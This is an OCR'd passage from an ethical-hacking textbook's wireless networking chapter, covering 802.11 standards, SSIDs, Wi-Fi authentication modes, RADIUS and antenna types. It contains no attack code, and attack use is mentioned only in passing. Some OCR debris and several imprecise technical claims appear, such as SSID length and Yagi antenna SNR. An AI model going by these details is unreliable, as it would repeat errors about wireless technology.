


Figure 16.4: 3G/4G hotspot

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Wireless Standards

IEEE Standard 802.11 has evolved from a standard for a basic wireless extension to wired LAN to a mature protocol that supports enterprise authentication, strong encryption, and quality of service. When introduced in 1997, the WLAN standard specified operation at 1 and 2 Mbps in the infrared range as well as in the license-exempt 2.4-GHz industrial, scientific, and medical (ISM) frequency band. In the early days, an 802.11 network had a few PCs with wireless capability connected to an Ethernet (IEEE 802.3) LAN through a single network AP. Now, 802.11 networks operate at substantially higher speeds and in additional bands. New issues have arisen, such as security, roaming among multiple APs, and quality of service. Amendments to the standard are indicated by letters of the alphabet derived from the 802.11 task groups that created them, as shown in the below table.

Amendments	Frequency(GHz)	Modulation	Speed (Mbps)	Range (Meters)
802.11 (Wi-Fi)	2.4	DSSS, FHSS	1, 2	20 – 100
802.11a	5	OFDM	6, 9, 12, 18, 24, 36, 48, 54	35 – 100
	3.7			5000
802.11b	2.4	DSSS	1, 2, 5.5, 11	35 – 140
802.11d	It is an enhancement to 802.11a and 802.11b that enables global portability by allowing variations in frequencies, power levels, and bandwidth			

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

802.11e	It provides guidance for prioritization of data, voice, and video transmissions enabling QoS			
802.11g	2.4	OFDM	6, 9, 12, 18, 24, 36, 48, 54	38 – 140
802.11i	A standard for wireless local area networks (WLANs) that provides improved encryption for networks that use 802.11a, 802.11b, and 802.11g standards; defines WPA2-Enterprise/WPA2-Personal for Wi-Fi			
802.11n	2.4, 5	MIMO-OFDM	54 – 600	70 – 250
802.15.1 (Bluetooth)	2.4	GFSK, π/4-DPSK, 8DPSK	25 – 50	10 – 240
802.15.4 (ZigBee)	0.868, 0.915, 2.4	O-QPSK, GFSK, BPSK	0.02, 0.04, 0.25	1 – 100
802.16 (WiMAX)	2 – 11	SOFDMA	34 – 1000	1609.34 - 9656.06 (1-6 miles)


Table 16.1: Wireless standards

- **802.11**: The 802.11 (Wi-Fi) standard applies to WLANs and uses FHSS or DSSS as the frequency-hopping spectrum. It allows an electronic device to establish a wireless connection in any network.
- **802.11a**: It is the first amendment to the original 802.11 standard. The 802.11 standard operates in the 5 GHz frequency band and supports bandwidths up to 54 Mbps using orthogonal frequency-division multiplexing (OFDM). It has a high maximum speed but is relatively more sensitive to walls and other obstacles.
- **802.11b**: IEEE extended the 802.11 standard by creating the 802.11b specifications in 1999. This standard operates in the 2.4 GHz ISM band and supports bandwidths up to 11 Mbps using direct-sequence spread spectrum (DSSS) modulation.
- **802.11d**: The 802.11d standard is an enhanced version of 802.11a and 802.11b that supports regulatory domains. The specifications of this standard can be set in the media access control (MAC) layer.
- **IEEE 802.11e**: It is used for real-time applications such as voice, VoIP, and video. To ensure that these time-sensitive applications have the network resources they need, 802.11e defines mechanisms to ensure quality of service (QoS) to Layer 2 of the reference model, which is the MAC layer.
- **802.11g**: It is an extension of 802.11 and supports a maximum bandwidth of 54 Mbps using OFDM technology. It uses the same 2.4 GHz band as 802.11b. The IEEE 802.11g standard defines high-speed extensions to 802.11b and is compatible with the 802.11b standard, which means 802.11b devices can work directly with an 802.11g AP.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **802.11i**: The IEEE 802.11i standard improves WLAN security by implementing new encryption protocols such as the Temporal Key Integrity Protocol (TKIP) and Advanced Encryption Standard (AES).
- **802.11n**: The IEEE 802.11n is a revision that enhances the 802.11g standard with multiple-input multiple-output (MIMO) antennas. It works in both the 2.4 GHz and 5 GHz bands. Furthermore, it is an IEEE industry standard for Wi-Fi wireless local network transportation. Digital Audio Broadcasting (DAB) and WLAN use OFDM.
- **802.11ah:** Also called Wi-Fi HaLow, uses 900 MHz bands for extended-range Wi-Fi networks and supports Internet of Things (IoT) communication with higher data rates and wider coverage range than the previous standards.
- **802.11ac**: It provides a high-throughput network at a frequency of 5 GHz. It is faster and more reliable than the 802.11n standard. Moreover, it involves Gigabit networking, which provides an instantaneous data-transfer experience.
- **802.11ad**: The 802.11ad standard includes a new physical layer for 802.11 networks and works on the 60 GHz spectrum. The data propagation speed in this standard is much higher from those of standards operating on the 2.4 GHz and 5 GHz bands, such as 802.11n.
- **802.12**: Media utilization is dominated by this standard because it works on the demand priority protocol. The Ethernet speed with this standard is 100 Mbps. Furthermore, it is compatible with the 802.3 and 802.5 standards. Users currently on those standards can directly upgrade to the 802.12 standard.
- **802.15**: It defines the standards for a wireless personal area network (WPAN) and describes the specifications for wireless connectivity with fixed or portable devices.
- **802.15.1 (Bluetooth)**: Bluetooth is mainly used for exchanging data over short distances on fixed or mobile devices. This standard works on the 2.4 GHz band.
- **802.15.4 (ZigBee)**: The 802.15.4 standard has a low data rate and complexity. The specification used in this standard is ZigBee, transmits long-distance data through a mesh network. The specification handles applications with a low data rate of 250 Kbps, but its use increases battery life.
- **802.15.5**: This standard deploys itself on a full-mesh or half-mesh topology. It includes network initialization, addressing, and unicasting.
- **802.16**: The IEEE 802.16 standard is a wireless communications standard designed to provide multiple physical layer (PHY) and MAC options. It is also known as WiMax. This standard is a specification for fixed broadband wireless metropolitan access networks (MANs) that use a point-to-multipoint architecture.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Service Set Identifier (SSID)

A service set identifier (SSID) is a case-sensitive, human-readable unique identifier of a WLAN that is 32 alphanumeric characters in length. SSID is a token used to identify and locate 802.11 (Wi-Fi) networks. By default, it is a part of the frame header of packets sent over a WLAN. It acts as a single shared identifier between APs and clients. This helps users locate an AP to which they can attempt a subsequent AUTH and ASSOC. Security concerns arise when the user does not change default values, because these units can be easily compromised.

SSID APs respond to probe requests with probe responses that also include the SSID itself, if it is not hidden. Because SSID is the unique identifier of a WLAN, all devices and APs in the WLAN must use the same SSID. Any device that attempts to join the WLAN must provide the SSID. As every user in the network needs to configure the SSID in their system's network settings, if the SSID of the network is changed, the network administrator needs to reconfigure the SSID on every client. A non-secure access mode allows clients to connect to the AP using the configured SSID, a blank SSID, or an SSID configured as "any." Unfortunately, SSID does not provide security to a WLAN, because it is easy to obtain the SSID as plaintext from packets. For many commercial products, the default SSID is the vendor's name. The SSID can be kept confidential only in closed networks with no activity, which is inconvenient to legitimate users.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Wi-Fi Authentication Modes

Modes that perform Wi-Fi authentication include open system authentication and shared key authentication.

- **Open system authentication process**: In this process, any wireless client that attempts to access a Wi-Fi network sends a request to the wireless AP for authentication. In this process, the station sends an authentication management frame containing the identity of the sending station for authentication and connection with the other wireless station, which is the wireless AP. The AP then returns an authentication frame to confirm access to the requested station, thereby completing the authentication process.




Figure 16.5: Open system authentication process

- **Shared key authentication process**: In this process, each wireless station receives a shared secret key over a secure channel that is distinct from the 802.11 wireless network communication channels. The following steps illustrate the establishment of a connection in the shared key authentication process:
  - The station sends an authentication frame to the AP.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- The AP sends a challenge text to the station.
- The station encrypts the challenge text using its configured 64-bit or 128-bit key and sends the encrypted text to the AP.
- The AP uses its configured Wired Equivalent Privacy (WEP) key to decrypt the encrypted text. The AP compares the decrypted text with the original challenge text. If they match, the AP authenticates the station.
- The station connects to the network.

The AP can reject the station if the decrypted text does not match the original challenge text; then, the station will be unable to communicate with either the Ethernet network or the 802.11 networks.





Figure 16.6: Shared key authentication process

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Wi-Fi Authentication Process Using a Centralized Authentication Server

The 802.1X standard provides centralized authentication. For 802.1X authentication to work in a wireless network, the AP must be able to securely identify the traffic from a specific wireless client. In this Wi-Fi authentication process, a centralized authentication server known as Remote Authentication Dial-in User Service (RADIUS) sends authentication keys to both the AP and the clients that attempt to authenticate with the AP. This key enables the AP to identify a particular wireless client.





Figure 16.7: Wi-Fi authentication process using a centralized authentication server

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Types of Wireless Antennas

Antennas are an integral part of Wi-Fi networks. In addition to sending and receiving radio signals, they convert electrical impulses into radio signals and vice versa.

The types of wireless antennas include the following:

- **Directional Antenna**

  A directional antenna can broadcast and receive radio waves from a single direction. In order to improve transmission and reception, the directional antenna's design allows it to work effectively in only a few directions. This also helps in reducing interference.




Figure 16.8: Directional antenna

- **Omnidirectional Antenna**

  Omnidirectional antennas radiate electromagnetic (EM) energy in all directions. It provides a 360° horizontal radiation pattern. They radiate strong waves uniformly in two

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

dimensions, but the waves are usually not as strong in the third dimension. These antennas are efficient in areas where wireless stations use time-division multiple access technology. A good example for an omnidirectional antenna is the antenna used by radio stations. These antennas are effective for radio signal transmission because the receiver may not be stationary. Therefore, a radio can receive a signal regardless of its location.




Figure 16.9: Omnidirectional antenna

- **Parabolic Grid Antenna**

A parabolic grid antenna uses the same principle as a satellite dish, but it does not have a solid dish. It consists of a semi-dish in the form of a grid consisting of aluminum wires. Parabolic grid antennas can achieve very-long-distance Wi-Fi transmissions through highly focused radio beams. This type of antenna is useful for transmitting weak radio signals over very long distances on the order of 10 miles. This enables attackers to obtain a better signal quality, resulting in more data to eavesdrop on, more bandwidth to abuse, and a higher power output, which is essential in Layer-1 denial-of-service (DoS) and man-in-the-middle (MITM) attacks. The design of this antenna saves weight and space, and it can receive Wi-Fi signals that are either horizontally or vertically polarized.

SSID	Channel	Encryption	Authentication	Signal
Apple	2	None	Unknown	24%
My Wi-Fi	5	WEP	Unknown	40%
GSM	1	WEP	Unknown	64%
Wi-Fi Planet	6	None	Unknown	38%
Awslocal	8	None	Unknown	54%

Figure 16.10: Parabolic grid antenna

- **Yagi Antenna**

A Yagi antenna, also called Yagi–Uda antenna, is a unidirectional antenna commonly used in communications at a frequency band of 10 MHz to VHF and UHF. This antenna

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

has a high gain and low signal-to-noise (SNR) ratio for radio signals. Furthermore, it not only has a unidirectional radiation and response pattern, but also concentrates the radiation and response. It consists of a reflector, dipole, and many directors. This antenna develops an end-fire radiation pattern.

- **Dipole Antenna**

  A dipole antenna is a straight electrical conductor measuring half a wavelength from end to end, and it is connected at the center of the radio frequency (RF) feed line. Also called a doublet, the antenna is bilaterally symmetrical; therefore, it is inherently a balanced antenna. This kind of antenna feeds on a balanced parallel-wire RF transmission line.

- **Reflector Antennas**

